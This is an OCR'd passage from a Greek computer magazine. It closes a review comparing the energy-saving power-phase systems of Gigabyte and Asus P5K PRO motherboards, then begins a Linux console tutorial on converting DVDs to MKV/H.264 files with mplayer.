DES είναι ανεπαίσθητα (σε επίπεδο συστήματος) σε αδράνεια (idle) και πλήρες φορτίο (full), αλλά φτάνουν το 8,4% σε κατάσταση «μέσης φόρτισης». Συμβαίνει δηλαδή αυτό που περιμέναμε: Ο μεταβλητός αριθμός φάσεων βελτιώνει την ενεργειακή απόδοση, αλλά όχι εντυπωσιακά. Βεβαίως, αν το σύστημα γενικευτεί και φτάσει να αφορά όλους τους υπολογιστές του πλανήτη, το όφελος γίνεται πλέον υπολογίσιμο.

ASUS P5K PRO

Η πλακέτα της Asus είναι κι αυτή... «καλή», ανήκοντας στην ίδια κατηγορία με την ανταγωνιστική EP35-DS4 της Gigabyte. Τον οικολογικό χαρακτήρα της τον δίνει το τσιπάκι EPU (Energy Processing Unit), το οποίο, σύμφωνα με την εταιρεία, ενεργοποιεί/απενεργοποιεί αυτόματα τις τέσσερις από τις συνολικά οκτώ φάσεις τροφοδοσίας CPU της πλακέτας. Σε αντίθεση με την Gigabyte, δεν υπάρχει δυνατότητα να λειτουργήσουν, π.χ., πέντε φάσεις. Το switching γίνεται αποκλειστικά μεταξύ τεσσάρων και οκτώ κι αυτό προφανώς μειώνει τα περιθώρια βελτιστοποίησης της

A.I. Gear 3 ON		
Φορτίο	Συχνότητα (Core/FSB)	Κατανάλωση (W)
Idle	1.800/300MHz	127,42
Full	2.630/350MHz	186,76
Medium	2.628/350MHz	176,18


Το A.I. Gear 3 (δεξιά) είναι μέρος του A.I. Suite. Με το... λεβιέ, επιλέγετε το συνδυασμό επιδόσεων/κατανάλωσης. Στην αριστερή θέση (Auto) αποφασίζει μόνο του τη βέλτιστη κατάσταση λειτουργίας, βάσει του φορτίου. Το A.I. Suite δίνει και την επιλογή A.I. NAP, η οποία φέρνει τον υπολογιστή σε (λειτουργική) κατάσταση ελάχιστης κατανάλωσης (ένα βήμα πριν το Suspend).

απόδοσης. Το software που χρησιμοποιείται είναι το A.I Gear 3, το οποίο έχει τέσσερα προγράμματα εξοικονόμησης ενέργειας συν ένα «αυτόματο», που ουσιαστικά δεν κάνει τίποτε άλλο απ' το να επιλέγει πρόγραμμα συναρτήσει του φορτίου. Όπως βλέπετε, το λογισμικό της Asus παρεμβαίνει στη συχνότητα FSB του συστήματος και, αν δεν του επιβληθεί η «οικονομική» λειτουργία, ενδέχεται ακόμα και ν' αυξήσει την κατανάλωση. Πρακτικά είναι ένα πρόγραμμα αυτόματου overclocking/underclocking, το οποίο μπορεί να λειτουργεί και παράλληλα με τις μεταβολές του πολλαπλασιαστή που κάνει το Enhanced Speedstep. Το αποτέλεσμα είναι ο προσέσορας των 2,5GHz ν' αλλάζει τη συχνότητά του από τα 1,8 μέχρι τα 2,6+ GHz, με αντίστοιχες αυξομειώσεις στην τάση τροφοδοσίας του. Να σημειώσουμε ότι κατά τη διάρκεια των μετρήσεών μας ο έλεγχος της λειτουργίας των φάσεων (τεσσάρων ή οκτώ) της P5K PRO δεν φάνηκε να σχετίζεται με τη χρήση του λογισμικού A.I. Gear 3.

ΔΙΑΦΟΡΕΤΙΚΕΣ ΠΡΟΣΕΓΓΙΣΕΙΣ

Κρίνοντας αυστηρά από τη σκοπιά της ενεργειακής απόδοσης, το σύστημα DES της Gigabyte είναι πιο προχωρημένο και η μητρική της εταιρείας αποδείχθηκε, γενικά, λιγότερο ενεργοβόρα απ' την αντίστοιχη P5K PRO της Asus. Η τελευταία, πάντως, ήταν πιο ευέλικτη, αφού παρέχει τη δυνατότητα μεγάλων μεταβολών της καταναλισκόμενης ισχύος, ανάλογα με το φορτίο.

kaptakoulis



Μπορείτε να βρείτε το λουλούδι που λείπει;


linux distros & the BSDz

41

42

Μετατρέψτε τις ταινίες DVD σε αρχεία MKV/H.264, με το χέρι!

από το DVD σε MKV/H.264... χειροκίνητα!



Μια τόσο φιλόδοξη και μάλλον σύνθετη αποστολή μόνο στην κονσόλα του Linux θα μπορούσε να ολοκληρωθεί χειροκίνητα. Αυτή η υπόθεση είναι αληθής, αν και η σχετική διαδικασία δεν είναι τόσο σύνθετη όσο ακούγεται ;-)

ΚΑΛΟ ΤΟ Xvid, αλλά το H.264 είναι καλύτερο. Ένα βίντεο H.264 έχει σαφώς καλύτερη εικόνα, σε σχέση με το αντίστοιχο Xvid του ίδιου μεγέθους. Εξάλλου, το container AVI που χρησιμοποιείται για να «φιλοξενεί» τα Xvid είναι σίγουρα ξεπερασμένο, μπροστά στο MKV. Το τελευταίο μπορεί να ενσωματώνει κεφάλαια, πολλά stream ήχου, πολλά stream υπότιτλων και πολλά stream εικόνας! Μάλιστα, για την εικόνα και τον ήχο το MKV υποστηρίζει όλες τις πιθανές κωδικοποιήσεις (codecs). Επομένως, για τα αντίγραφα των αγαπημένων μας DVD, καλό είναι πλέον να εγκαταλείψουμε τα αρχεία AVI. Χρησιμοποιώντας το container MKV και την κωδικοποίηση H.264 θα βγούμε κερδισμένοι από κάθε άποψη: Θα διατηρήσουμε τα κεφάλαια, τους υπότιτλους, τον ήχο και την εικόνα. Όλα αυτά με εξαιρετική ποιότητα, χωρίς να σπαταλήσουμε περισσότερο χώρο απ' το συνηθισμένο. Όμως, πώς θα γίνει μια τέτοια μετατροπή; Στα Windows υπάρχουν ένα σωρό σχετικά εργαλεία, που στηρίζονται σε προγράμματα όπως το mplayer, το mencoder και το ffmpeg. Με άλλα λόγια, για τα Windows προσφέρονται πολλές λύσεις οι οποίες βασίζονται σε εφαρμογές του Linux. Εμείς, που ούτε το Linux φοβόμαστε ούτε μας αρέσουν οι ετοιματζίδικες λύσεις, θα δουλέψουμε στο «φυσικό» χώρο όλων αυτών των εργαλείων. Έτσι, θα αποκτήσουμε μια καλή πρώτη επαφή με τα πλέον ισχυρά προγράμματα του χώρου, ενώ η φύση και οι ιδιαιτερότητες των αρχείων βίντεο θα απομυθοποιηθούν! Βέβαια, αν στραφούμε στο Linux, αλλά περιοριστούμε στο παραθυρικό περιβάλλον, δεν θα πετύχουμε τίποτα από τα παραπάνω. Στη συνέχεια, λοιπόν, θα δούμε βήμα προς βήμα τη διαδικασία για τη μετατροπή μιας ταινίας DVD σε αρχείο MKV... από την κονσόλα του Linux!

Για να αρχίσουμε την εξαγωγή του ήχου, πρέπει πρώτα να μάθουμε τον αναγνωριστικό αριθμό του stream που μας ενδιαφέρει. Εξετάζοντας το output του mplayer, αρκεί να σημειώσουμε το aid του επιθυμητού stream (ένας αριθμός μεγαλύτερος ή ίσος του 128).

```
 --enable-jpeg --enable-liblzo --enable-fribidi --enable-ladspa --enable-gui
nable-mencoder
mplayer: could not connect to socket
mplayer: No such file or directory
Failed to open LIRC support. You will not be able to use your remote control
audio stream: 0 format: ac3 (5.1) language: en aid: 128.
number of audio channels on disk: 1.
==> Found audio stream: 128
The selected video_out device is incompatible with this codec.
Try appending the scale filter to your filter list,
e.g. -vf spp,scale instead of -vf spp.
Forced audio codec: mad
Opening audio decoder: [liba52] AC3 decoding with liba52
dec_audio: Allocating 3840 bytes for input buffer.
dec_audio: Allocating 6144 + 65536 = 71680 bytes for output buffer.
Using SSE optimized IMDCT transform
Using MMX optimized resampler
Selected audio codec: [a52] afm: liba52 (AC3-liba52)
Building audio filter chain for 48000Hz/2ch/s16le -> 0Hz/0ch/??...
AO: Description: PulseAudio audio output
Building audio filter chain for 48000Hz/2ch/s16le -> 48000Hz/2ch/s16le...
Uninit audio filters...-0.010 ct:  0.091  60/ 60  7%  0%  0.6% 0 0
Uninit audio: liba52
pvar@linux-video-box:~$ 
```

```
pvar@linux-video-box:~$ mplayer -v dvd://1 | grep subtitle
mplayer: could not connect to socket
mplayer: No such file or directory
Failed to open LIRC support. You will not be able to use your remote control.
subtitle ( sid ): 0 language: el
number of subtitles on disk: 1
The selected video_out device is incompatible with this codec.
Try appending the scale filter to your filter list,
e.g. -vf spp,scale instead of -vf spp.
Using SSE optimized IMDCT transform
Using MMX optimized resampler
pvar@linux-video-box:~$ 
```

Για τους υπότιτλους πρέπει (και πάλι) να βρούμε τον αναγνωριστικό αριθμό του stream με τη σωστή γλώσσα. Για μια ακόμα φορά θα εξετάσουμε το output του mplayer και θα σημειώσουμε το sid του επιθυμητού stream (συνήθως πρόκειται για μονοψήφιο αριθμό).

ΕΓΚΑΤΑΣΤΑΣΗ ΕΡΓΑΛΕΙΩΝ

